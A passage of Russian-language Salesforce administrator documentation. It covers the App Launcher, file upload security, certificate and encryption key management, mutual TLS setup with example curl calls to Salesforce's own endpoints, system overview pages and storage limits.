Да, если использование разрешено системным администратором. Пользователь будет перенаправлен на страницу Salesforce посредством нового URL-адреса функции «Мой домен». Если системный администратор блокирует использование устаревших закладок или система отображает предупреждение, рекомендуем обновить закладки посредством нового имени домена.

Изменятся ли URL-адреса страниц Visualforce и содержимого (файлов)?

URL-адреса страниц Visualforce содержат новое имя домена (например, `https://<мойДомен>--c.<экземпляр>.visual.force.com`).

URL-адреса содержимого (файлов) также содержат новое имя домена (например, `https://<мойДомен>--c.<экземпляр>.content.force.com`).

Можно ли изменить или удалить имя субдомена?

Имя субдомена, созданное с помощью функции «Мой домен», не подлежит изменениям. После развертывания субдомена обратное действие невозможно. Если необходимо изменить имя субдомена, обратитесь в службу поддержки Salesforce.

Средство запуска приложений

Средство запуска приложений позволяет переключаться между приложениями. Пользователи представлены с логотипами, содержащими ссылки на связанные приложения, приложения Salesforce и другие локальные приложения. Администраторы системы Salesforce могут установить стандартный порядок приложений для организации и определить приложения, доступные для отдельных пользователей. Кроме того, можно определить средство запуска приложений как стандартную целевую страницу, на которую попадает пользователь при входе в систему Salesforce.

Средство запуска приложений доступно всем пользователям Lightning Experience. Пользователям Salesforce Classic требуется полномочие «Использование функций подлинности» и настройка параметра «Доступно»**средства запуска приложений** в профиле. Пользователи видят только те приложения, доступ к которым им предоставлен в профиле или наборе полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В Salesforce Classic, администраторам системы Salesforce, использующим профиль «Системный администратор», предоставляется доступ к средству запуска приложений. Средство запуска приложений недоступно системным администраторам, использующим клонированные профили.

Включение средства запуска приложений посредством профиля в Salesforce Classic

Чтобы предоставить доступ к средству запуска приложений, создайте профиль и назначьте его нужным пользователям.

Включение средства запуска приложений посредством набора полномочий в Salesforce Classic

Чтобы предоставить доступ к средству запуска приложений, создайте набор полномочий и назначьте его нужным пользователям.

СМ. ТАКЖЕ:

Доступ к другим приложениям Salesforce

Настройка стандартного порядка сортировки приложений

Связанные приложения

Руководство по внедрению Identity

Включение средства запуска приложений посредством профиля в Salesforce Classic

Чтобы предоставить доступ к средству запуска приложений, создайте профиль и назначьте его нужным пользователям.

Прим.: Эти действия доступны в Salesforce Classic. Если вы видите значок Средства запуска приложений (⁞⁞⁞) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

В Salesforce Classic, администраторам системы Salesforce, использующим профиль «Системный администратор», предоставляется доступ к средству запуска приложений. Средство запуска приложений недоступно системным администраторам, использующим клонированные профили.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Нажмите кнопку **«Создать профиль»**.

3. Выберите нужное значение из раскрывающегося списка «Готовый профиль».

   Например, выберите значение **«Стандартный пользователь»**.

4. Введите имя нового профиля.

   Например, *«Удостоверение стандартного пользователя»*.

5. Нажмите кнопку **«Сохранить»**.
6. Нажмите кнопку **«Правка»** на странице сведений о новом профиле.
7. Установите флажок **«Доступно»** напротив параметра «Средство запуска приложений» в разделе «Параметры настраиваемого приложения».

   Убедитесь, что вкладке «Средство запуска приложений» задано значение «Включены стандартные параметры» в разделе «Параметры вкладки».

8. Установите флажок **«Использование функций подлинности»** в разделе «Полномочия администратора».
9. Нажмите кнопку **«Сохранить»**.
10. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
11. Щелкните ссылку **«Правка»** напротив каждого нужного пользователя.
12. Выберите новый профиль, поддерживающий полномочие «Использование функций подлинности», в поле «Профиль» страницы сведений о пользователе.

    Например, выберите профиль *«Удостоверение стандартного пользователя»*.

13. Нажмите кнопку **«Сохранить»**.

    При входе от имени выбранного пользователя средство запуска приложений отображается в раскрывающемся меню приложений.

СМ. ТАКЖЕ:

Средство запуска приложений

Включение средства запуска приложений посредством набора полномочий в Salesforce Classic

Чтобы предоставить доступ к средству запуска приложений, создайте набор полномочий и назначьте его нужным пользователям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Эти действия доступны в Salesforce Classic. Если вы видите значок Средства запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Нажмите кнопку **«Создать»**.
3. Заполните поле «Метка».

   Например, *«Функции подлинности»*.

4. При необходимости выберите конкретную лицензию пользователя.
5. Нажмите кнопку **«Сохранить»**.

6. Щелкните ссылку **«Полномочия системы»**.
7. Нажмите кнопку **«Правка»**.
8. Установите флажок **«Использование функций подлинности»**.
9. Нажмите кнопку **«Сохранить»**.
10. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
11. Щелкните имя текущего пользователя, которому должен быть предоставлен доступ к средству запуска приложений.
12. Нажмите кнопку **«Редактировать назначения»** в связанном списке **«Назначения набора полномочий»**.
13. Добавьте созданный набор полномочий в столбец «Включенные наборы полномочий».
14. Нажмите кнопку **«Сохранить»**.

    При входе от имени выбранного пользователя средство запуска приложений отображается в раскрывающемся меню приложений.

    Прим.: Если средство запуска приложений все еще не отображается: В профиле, связанном с пользователем, выберите пункт **«Доступно»** для параметра Средство запуска приложений.

СМ. ТАКЖЕ:

Средство запуска приложений

Настройка параметров безопасности загрузки файлов

Для обеспечения большей безопасности можно контролировать способ обработки некоторых типов файлов во время их загрузки и отправки.

Чтобы управлять параметрами загрузки файлов, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Безопасность загрузки файлов»* в поле «Быстрый поиск», затем выберите **«Безопасность загрузки файлов»**.
2. Нажмите кнопку **«Правка»**.
3. Чтобы запретить загрузку файлов, которые могут представлять угрозу безопасности, установите флажок Запретить загрузку `HTML`-файлов в качестве вложений или записей документов.

   Данный параметр блокирует загрузку файлов следующих типов MIME: `.html`, `.htt`, `.mht`, `.svg`, `.swf`, `.thtml` и `.xhtml`.

   Внимание: Ниже перечислены рекомендации по настройке данного параметра.

   - Если организация использует партнерский портал для предоставления пользователям-партнерам доступа к системе Salesforce, не рекомендуем включать данный параметр. Включение данного параметра блокирует настройку внешнего вида партнерского портала.
   - Данный параметр не распространяется на решения, которые не поддерживают HTML-вложения, и шаблоны эл. почты, которые всегда поддерживают HTML-вложения.
   - Установка данного флажка не влияет на HTML-документы и вложения, загруженные ранее. Тем не менее, при попытке просмотра HTML-вложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров загрузки файлов:
- Настройка приложения

или документа отображается подсказка, предлагающая открыть файл в обозревателе, сохранить файл на компьютер или отменить данное действие.

4. Настройте алгоритм загрузки для каждого типа файла.
   a. **«Загрузить»** (рекомендуется): загрузка файла любого типа выполняется во всех случаях.
   b. **«Выполнить в обозревателе»**: файл любого типа отображается и выполняется автоматически при просмотре посредством обозревателя или HTTP-запроса.
   c. **«Гибрид»**: Salesforce Files загружены. Приложения и документы выполняются в обозревателе.
5. Нажмите кнопку **«Сохранить»**.

Сертификаты и ключи

Сертификаты и пары ключей Salesforce используются сигнатурами, проверяющими запросы на принадлежность организации пользователя. Они используются проверенными SSL-подключениями к внешнему веб-сайту или при использовании организации в качестве поставщика удостоверений. При использовании внешнего веб-сайта, требующего проверки запроса на принадлежность организации Salesforce, рекомендуем создать только сертификат и пару ключей Salesforce.

Система позволяет экспортировать все сертификаты и секретные ключи в хранилище ключей или импортировать сертификаты и ключи из хранилища ключей. Данный алгоритм позволяет пользователям переносить ключи между организациями. Экспортированный файл использует формат JKS, поэтому импортированный файл должен также использовать формат JKS. Дополнительную информацию о формате JKS см. в специальной документации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сертификатами:

- «Настройка приложения»

Сертификат клиента API

Сертификат клиента API используется для исходящих бизнес-сообщений, прокси-сервера AJAX и выносок делегированной проверки подлинности протокола HTTPS. В целях безопасности сертификат клиента API должен быть известен только вашей организации.

Выберите сертификат клиента API, основанный на удаленной конечной точке, к которой подключаетесь. Некоторые серверы конечной точки требуют цепочки сертификатов, одобренной допустимым центром сертификации; другие имеют сертификат, подписываемый самостоятельно.

Автоматические создание сертификатов, подписываемых самостоятельно

Создавайте сертификаты, подписываемые Salesforce, чтобы показать, что коммуникации действительно осуществляются от лица вашей организации.

Автоматическое создание сертификата, подписываемого центром сертификации

Сертификат, подписываемый центром сертификации, может быть более надежным способом проверки подлинности данных вашей организации. Вы можете генерировать сертификат такого типа и загружать его в систему Salesforce.

Настройка сертификата взаимной проверки

Для предотвращения нарушения безопасности простым олицетворением вы можете затребовать проверку подлинности клиентом и сервером с помощью сертификата взаимной проверки подлинности.

Настройка API-клиента для использования взаимной проверки подлинности

Рекомендуем применить взаимную проверку подлинности SSL/TLS.

Управление основными ключами шифрования

Зашифрованные пользовательские поля, такие как «Номер социального обеспечения» или «Номер кредитной карты», шифруются с помощью основного ключа шифрования. Этот ключ автоматически назначается при выборе полей для шифрования. Вы управляете собственным основным ключом на основе безопасности организации и потребностей регуляции.

Автоматические создание сертификатов, подписываемых самостоятельно

Создавайте сертификаты, подписываемые Salesforce, чтобы показать, что коммуникации действительно осуществляются от лица вашей организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сертификатами:
- Настройка приложения

1. В меню «Настройка» введите *«Управление сертификатами и ключами»* в поле «Быстрый поиск».
2. Выберите **«Создать сертификат, подписываемый самостоятельно»**.
3. Введите описательную метку для сертификата Salesforce.

   Как правило, данное имя используется администраторами при просмотре сертификатов.
4. Введите уникальное имя. Вы можете использовать имя, автоматически заполненное на основе введенной метки сертификата.

   Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Уникальное имя может использоваться при обращении к сертификату посредством Force.com Web Services API или Apex.
5. Выберите размер ключа для сгенерированных сертификатов и ключей.

   Сертификаты с ключами длиной 2048 бит действуют один год — меньше, чем сертификаты с ключами длиной 4096 бит. Сертификаты с ключами длиной 4096 бит действуют два года.

   Прим.: Тип или размер ключа не может быть изменен после сохранения сертификата Salesforce.
6. Нажмите кнопку **«Сохранить»**.

   Загруженные сертификаты, подписываемые самостоятельно, используют расширение `CRT`.

   После успешного сохранения сертификата Salesforce система автоматически создает сертификат и соответствующие ключи.

Разрешается использовать не более 50 сертификатов.

СМ. ТАКЖЕ:

Сертификаты и ключи

Автоматическое создание сертификата, подписываемого центром сертификации

Автоматическое создание сертификата, подписываемого центром сертификации

Сертификат, подписываемый центром сертификации, может быть более надежным способом проверки подлинности данных вашей организации. Вы можете генерировать сертификат такого типа и загружать его в систему Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сертификатами:
- «Настройка приложения»

1. Введите *«Управление ключами и сертификатами»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Управление ключами и сертификатами»**.
2. Выберите **«Создать сертификат, подписываемый центром сертификации»**.
3. Введите описательную метку для сертификата Salesforce.

   Как правило, данное имя используется администраторами при просмотре сертификатов.
4. Введите уникальное имя. Вы можете принять имя, автоматически заполненное на основе введенной метки сертификата.

   Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Уникальное имя может использоваться при обращении к сертификату посредством Force.com Web Services API или Apex.
5. Выберите размер ключа для своих сертификатов и ключей.

   Из соображений безопасности рекомендуем использовать стандартный размер ключа («2048»). Выбор настройки **2048** генерирует сертификаты с использованием ключей размером 2048 бит. Выбор настройки **4096** генерирует сертификаты с использованием ключей размером 4096 бит.

   Прим.: Тип или размер ключа не может быть изменен после сохранения сертификата Salesforce.
6. Введите следующие значения.

   Данные поля в сочетании позволяют создать уникальный сертификат.

Поле	Описание
Общее имя	Полностью определенное имя домена компании, запрашивающей подписанный сертификат, как правило, в форме `http://www.mycompany.com`.
Адрес эл. почты	Адрес эл. почты, связанный с данным сертификатом.
Компания	Официальное название компании или полное имя пользователя.
Отдел	Отдел компании, использующий сертификат (например, отдел маркетинга или бухгалтерия).
Город	Город расположения компании.
Область	Область расположения компании.
Код страны	Двухбуквенный код страны расположения компании. Например, код для России — *RU*.

7. Нажмите кнопку **«Сохранить»**.

После успешного сохранения сертификата Salesforce система автоматически создает сертификат и соответствующие ключи.

8. Найдите новый сертификат в списке сертификатов, затем щелкните по **«Скачать запрос на подписание сертификата»**.

   Скачанные запросы на подписание сертификата используют расширение `CSR`.

9. Отправьте запрос в выбранный центр сертификации.
10. После получения подписанного сертификата вернитесь к пункту *«Управление сертификатами и ключами»*, затем щелкните имя нужного сертификата и нажмите кнопку **«Загрузить подписанный сертификат»**.

    Сертификат, подписываемый центром сертификации, должен соответствовать сертификату, созданному в системе Salesforce. При загрузке другого сертификата, подписываемого центром сертификации, данная загрузка отменяется.

11. Чтобы завершить процесс выгрузки, нажмите кнопку **Сохранить**.

После успешной загрузки подписанному сертификату назначается статус «Активно», а сам сертификат становится доступным для использования.

Совет: Если вам нужно отредактировать выгруженный сертификат, сделайте это снова; опубликованные домены узла будут заново опубликованы, если в них есть по меньшей мере один узел или сообщество Force.com. Дата истечения срока действия записи сертификата заменяется датой истечения срока действия недавно загруженного сертификата.

Вы можете иметь не более 50 сертификатов.

Настройка сертификата взаимной проверки

Для предотвращения нарушения безопасности простым олицетворением вы можете затребовать проверку подлинности клиентом и сервером с помощью сертификата взаимной проверки подлинности.

1. На странице «Управление сертификатами и ключами» щелкните **«Загрузить сертификат взаимной проверки подлинности»**.

   Прим.: При отсутствии данного компонента на странице «Управление сертификатами и ключами» обратитесь в компанию Salesforce.

2. Введите имя и метку сертификата, а затем нажмите кнопку **«Выбрать файл»**.
3. Чтобы завершить процесс загрузки, нажмите кнопку **«Сохранить»**.
4. Включите полномочие «Применить взаимную проверку подлинности SSL/TLS» для пользователя API Only.

   Пользователь API Only настраивает API-клиент для подключения к порту 8443 с целью предоставления подписанного сертификата клиента.

Если вы используете цепочку сертификатов, сертификат клиента должен включать в цепочку промежуточные сертификаты при подключении к порту 8443.

Цепочка сертификатов — это иерархический порядок сертификатов, при котором один сертификат выдает и подписывает другой сертификат, расположенный ниже по иерархии. Загрузите цепочку сертификатов как один подписываемый центром сертификации сертификат в кодировке PEM, представляющий собой объединенную цепочку

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Personal Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сертификатами:

- «Настройка приложения»

сертификатов. Загруженная цепочка сертификатов должна содержать промежуточные сертификаты в указанном ниже порядке.

- Начните с сертификата сервера или клиента, а затем добавьте соответствующий сертификат подписи.
- При наличии нескольких промежуточных сертификатов между сертификатом сервера или клиента и корневым сертификатом добавьте каждый сертификат как сертификат, использованный для подписания предыдущего сертификата.
- Корневой сертификат является необязательным, поэтому, как правило, не добавляется.

СМ. ТАКЖЕ:

Настройка API-клиента для использования взаимной проверки подлинности

Настройка API-клиента для использования взаимной проверки подлинности

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сертификатами:	«Настройка приложения»
Для применения взаимной проверки подлинности стандартных подключений SSL/TLS для порта 8443: (назначается пользователям с полномочием «Пользователь API Only»)	«Применить общую проверку подлинности на входе SSL/TLS»
Для доступа к Salesforce только посредством Salesforce API:	Пользователь API Only

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Personal Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Рекомендуем применить взаимную проверку подлинности SSL/TLS.

1. После настройки взаимной проверки подлинности войдите в сервисную службу Salesforce, используя порт 8443. Включите свои учетные данные и информацию о подписанном сертификате.
   Например, конфигурация, использующая cURL, может выглядеть примерно следующим образом (где @login.txt заменяется сообщением SOAP входа с регистрационными данными, а fullcert.pem:xxxxxx заменяется сведениями о сертификате):

   ```
   curl -k https://login.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type: text/xml;
    charset=UTF-8" -H "SOAPAction: login" -d @login.txt -v -E fullcert.pem:xxxxxx
   ```

2. После получения кода сеанса выполните другие действия (например, запросы). Например:

   ```
   curl -k https://yourInstance.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type:
    text/xml; charset=UTF-8" -H "SOAPAction: example" -d @accountQuery.xml -v -E
   fullcert.pem:xxxxxx
   ```

где @accountQuery.xml заменяется именем файла, содержащим сообщение SOAP запроса с кодом сеанса из ответа входа.

СМ. ТАКЖЕ:

Сертификаты и ключи

Настройка сертификата взаимной проверки

Управление основными ключами шифрования

Зашифрованные пользовательские поля, такие как «Номер социального обеспечения» или «Номер кредитной карты», шифруются с помощью основного ключа шифрования. Этот ключ автоматически назначается при выборе полей для шифрования. Вы управляете собственным основным ключом на основе безопасности организации и потребностей регуляции.

С помощью ключей шифрования пользователь может выполнять следующие действия.

- Архивирование текущего ключа и создание нового ключа.
- Экспорт текущего ключа после архивирования.
- Удаление текущего ключа.
- Импорт текущего ключа после удаления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сертификатами:

- «Настройка приложения»

Архивирование и создание ключей

Для архивирования текущего и создания нового ключа щелкните **«Архивировать текущий ключ и создать новый ключ»** на странице настроек *«Управление сертификатами и ключами»*. Созданному ключу назначается следующий порядковый номер, а сам ключ активируется. Новый ключ используется для шифрования всех новых данных.

Архивный ключ используется текущими данными до их изменения и сохранения. Затем данные шифруются посредством нового ключа.

Архивный ключ может быть экспортирован или удален.

Экспорт ключей

Резервная копия ключей может быть экспортирована для хранения в безопасном месте. Рекомендуем экспортировать копию любого ключа, подлежащего удалению.

Экспорт создает текстовый файл с зашифрованным ключом; таким образом, пользователь может импортировать ключ обратно в организацию позднее.

Удаление ключей

Прежде чем удалить ключ, убедитесь в отсутствии данных, зашифрованных посредством данного ключа. Данные, зашифрованные посредством удаленного ключа, становятся недоступными.

Важное замечание: Экспорт и осторожное удаление ключей. При уничтожении вашего ключа нужно будет повторить его импорт для доступа к данным. Только вы отвечаете за создание резервных копий ваших данных и ключей и их хранение в безопасном месте. Salesforce не может помочь вам, если ключи оказались удалены, уничтожены или помещены в неправильное место.

Импорт ключей

При наличии данных, зашифрованных посредством удаленного ключа, система позволяет обратно импортировать экспортированный ключ в организацию. Любые недоступные данные становятся вновь доступными.

Щелкните ссылку «Импорт» напротив нужного ключа.

Прим.: Эта страница посвящена классическому шифрованию, а не шифрованию с использованием платформы Shield. В чем отличие? на странице 987

СМ. ТАКЖЕ:

Сертификаты и ключи

Отслеживание организации

Salesforce предоставляет различные способы отслеживания действий и занятости в вашей организации Salesforce, чтобы вы были уверены в нужном направлении работы.

Страница общих сведений о системе

Страница общих сведений о системе содержит данные об использовании и ограничения, установленные для организации, а также отображает сообщения в случае использования доступных компонентов на 95% (ролей портала на 75%).

Отслеживание данных и ресурсов хранилища

Ограничения и параметры использования хранилища организации в системе Salesforce можно просмотреть на странице «Использование хранилища» в меню «Настройка».

Отслеживание журнала входов

Администраторы могут отслеживать все попытки входа для организации и включенных порталов или сообществ. Страница «Журнал входов» отображает последние 20 000 попыток. Чтобы просмотреть дополнительные записи, загрузите сведения в виде CSV- или GZIP-файла.

Журнал проверки подлинности

Администратор может использовать журнал проверки подлинности для отслеживания и ревизии до 20 000 записей о попытках проверки подлинности пользователей в организации за последние шесть месяцев. Например, предположим, что двухфакторная проверка подлинности включена во время входа пользователя в систему. После успешного ввода пользователем контролируемого по времени разового пароля для доказательства подлинности эти сведения записываются в журнал проверки подлинности.

Отслеживание входа в систему при помощи инструментов отслеживания входа

Средства отслеживания входа помогают администраторам лучше определять, поведение какого пользователя является допустимым. Это необходимо для того, чтобы предотвратить подлог удостоверений в Salesforce.

Отслеживание журнала обучения

Вам как администратору важно проверять посещаемость занятий по эффективной работе с системой Salesforce. Журнал занятий содержит все занятия Salesforce, пройденные пользователями.

Отслеживание изменений в настройке

В контрольном журнале настройки отслеживаются последние изменения в настройке организации, внесенные текущим пользователем и другими администраторами. Контрольный журнал особенно полезен организациям с несколькими администраторами.

Отслеживание журнала поля

Некоторые поля могут быть выбраны для отслеживания и отображения журнала поля в связанном списке объекта «Журнал». Данные журнала поля хранятся не более 18 месяцев.

Отслеживание журналов отладки

Установите флаги отслеживания ведения журнала для пользователей, классов Apex и триггеров Apex на консоли разработчика или в меню «Настройка». Отслеживайте записи в журналах для выявления проблем в организации.

Отслеживание запланированных заданий

Страница «Все запланированные задания» содержит все отчетные снимки, запланированные задания Apex и панели мониторинга, запланированные для обновления.

Отслеживание фоновых заданий

Отслеживание фоновых заданий в организации доступно только при использовании параллельного пересчета общего доступа.

Страница общих сведений о системе

Страница общих сведений о системе содержит данные об использовании и ограничения, установленные для организации, а также отображает сообщения в случае использования доступных компонентов на 95% (ролей портала на 75%).

Прим.: Страница общих сведений о системе содержит только элементы, поддержка которых включена в организации. Например, бизнес-правила отображаются на странице общих сведений о системе только в том случае, если в организации включена их поддержка.

Чтобы просмотреть подробные данные об использовании, щелкните числа для нужного показателя. Чтобы увеличить текущие ограничения, воспользуйтесь системой Checkout (если доступно). Например, при достижении ограничения по количеству настраиваемых объектов страница общих сведений о системе отображает ссылку на сообщение. Чтобы удалить неиспользуемые объекты, щелкните данную ссылку. Чтобы увеличить максимально допустимое количество объектов, посетите Checkout.

Чтобы перейти на страницу общих сведений о системе, введите строку *«Общие сведения о системе»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Общие сведения о системе»**.

Ниже перечислены разделы страницы общих сведений о системе.

- Схема
- Использование API
- Бизнес-логика
- Пользовательский интерфейс
- Самые используемые лицензии
- Роли портала

Прим.: Ограничения в процентах отображаются усеченными, а не округленными. Например, если организация использует ограничение для отдельной настройки на 95,55%, то отображается 95%.

Общие сведения о системе: схема

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице общих сведений о системе:

- Настройка приложения

Общие сведения о системе: использование API

Общие сведения о системе: бизнес-логика

Общие сведения о системе: интерфейс пользователя

Общие сведения о системе: самые используемые лицензии

Общие сведения о системе: роли портала

Общие сведения о системе: схема

Ниже перечислены компоненты, сведения об использовании которых отображаются в разделе «Схема» страницы общих сведений о системе.

- Настраиваемые объекты

  Прим.: Обратимо удаленные настраиваемые объекты и их данные учитываются ограничениями. Рекомендуем удалять ненужные настраиваемые объекты без возможности восстановления.

- Хранилище данных

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition**.

Общие сведения о системе: использование API

Раздел «Использование API» страницы общих сведений о системе содержит данные об использовании запросов API в течение последних 24 часов.

Устанавливаются ограничения для совокупности всех вызовов API, выполненных организацией в течение 24 часов. Ограничения не рассчитываются для отдельных пользователей. В случае превышения ограничения организацией ее пользователи временно не смогут совершать дополнительные вызовы. Вызовы будут доступны только после того, как их количество за предыдущие 24 часа перестанет превышать действующее ограничение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Общие сведения о системе: бизнес-логика

Ниже перечислены компоненты, сведения об использовании которых отображаются в разделе «Бизнес-логика» страницы общих сведений о системе.

- Правила
- Триггеры Apex
- Классы Apex
- Использованный код: общее количество символов, использованных в триггерах Apex и классах Apex (кроме комментариев, методов теста и аннотированных классов @isTest).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Общие сведения о системе: интерфейс пользователя

Ниже перечислены компоненты, сведения об использовании которых отображаются в разделе «Интерфейс пользователя» страницы общих сведений о системе.

- Настраиваемые приложения
- Сайты Site.com: только опубликованные сайты Site.com.
- Активные сайты Force.com
- Потоки: только активные потоки.
- Настраиваемые вкладки
- Страницы Visualforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition** и Database.com Edition.

Общие сведения о системе: самые используемые лицензии

Раздел «Самые используемые лицензии» страницы общих сведений о системе охватывает только активные лицензии и по умолчанию отображает три лицензии, используемые в организации больше всего. Данный раздел также отображает любые лицензии, которые использованы на 95%. Чтобы просмотреть все доступные лицензии, щелкните **«Показать все»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition**.

Общие сведения о системе: роли портала

Раздел «Роли портала» страницы общих сведений о системе содержит данные об использовании и ограничения для общего количества ролей партнерского портала, клиентского портала и сообществ. При использовании предоставленных ролей портала на 75% страница общих сведений о системе отображает соответствующее сообщение.

Прим.: Максимальное количество ролей, используемых в порталах или сообществах организации, составляет 5 000. Данное ограничение охватывает роли, связанные со всеми клиентскими порталами, партнерскими порталами или сообществами организации. Чтобы избежать излишнего увеличения данного количества, рекомендуем регулярно проверять и сокращать количество ролей. Также можно удалять неиспользуемые роли. Чтобы увеличить количество ролей, обратитесь в службу поддержки Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отслеживание данных и ресурсов хранилища

Ограничения и параметры использования хранилища организации в системе Salesforce можно просмотреть на странице «Использование хранилища» в меню «Настройка».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра использования хранилища:

- Управление внутренними пользователями

  И

  Управление пользователями

Элементы, требующие наличия хранилища

Хранилище состоит из двух категорий. Хранилище файлов содержит файлы, доступные во вложениях, на начальной странице «Файлы», в Salesforce CRM Content, файлы Chatter (включая фотографии пользователей), на вкладке «Документы», в настраиваемом поле «Файл» статей знаний, а также в активах Site.com. Хранилище данных содержит:

- Организации
- Типы статей (формат: "[*I Имя типа статьи*]")
- Переводы типов статей (формат: "[*I Имя типа статьи*] версия")
- Кампании
- Участники кампании
- Обращения
- Группы, работающие с обращениями
- Контакты
- Контракты
- Настраиваемые объекты
- Сообщения эл. почты
- События
- Элементы прогноза
- Документы Google
- Идеи
- Интересы
- Примечания
- Возможности
- Доли возможности
- Заказы
- Сметы
- Обогащенный текст шаблона сметы
- Решения
- Теги: уникальные теги
- Задачи

Емкость хранилища

Хранилище данных

В версиях Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition емкость хранилища данных составляет 1 Гб или определяется путем умножения ограничения, предоставляемого для одного

пользователя, на количество пользователей организации (в зависимости от того, какое значение больше). Например, организации Professional Edition, содержащей 10 пользователей, предоставляется хранилище данных объемом 1 ГБ, так как общий объем, равный 200 МБ (10 пользователей по 20 МБ), не превышает 1 ГБ. Организации Professional Edition, содержащей 100 пользователей, предоставляется хранилище данных объемом более 1 ГБ, так как общий объем составляет 2000 МБ (100 пользователей по 20 МБ).

Хранилище файлов

В выпусках Contact Manager, Group, Professional, Enterprise, Performance и Unlimited на организацию выделяется 10 Гб файлового хранилища.

Организациям выделяется дополнительное место в хранилище файлов в зависимости от количества стандартных пользовательских лицензий. В выпусках Enterprise, Performance и Unlimited организациям выделяется 2 Гб файлового хранилища на лицензию пользователя. В организациях Contact Manager, Group Edition, Professional Edition емкость хранилища составляет 612 МБ на одного пользователя стандартной лицензии, куда входят 100 МБ на пользовательскую лицензию и 512 МБ на лицензию для компонента Salesforce CRM Content.

Прим.: Каждая лицензия на компонент Salesforce CRM Content предоставляет дополнительное хранилище файлов объемом 512 МБ, независимо от того, включен ли компонент Salesforce CRM Content или нет.

Значения в столбце «Распределение хранилища на лицензию пользователя» применяются к лицензиям Salesforce и Salesforce Platform.

<table>
<tr><th>Версия Salesforce</th><th>Минимальное хранилище данных на организацию</th><th>Распределение хранилища данных на лицензию пользователя</th><th>Распределение хранилища файлов на организацию</th><th>Распределение хранилища файлов на лицензию пользователя</th></tr>
<tr><td>Contact Manager</td><td rowspan="5">1 Гб</td><td rowspan="3">20 Мб</td><td rowspan="5">10 Гб</td><td rowspan="2">612 Мб</td></tr>
<tr><td>Группа</td></tr>
<tr><td>Professional Edition</td><td rowspan="3">2 Гб</td></tr>
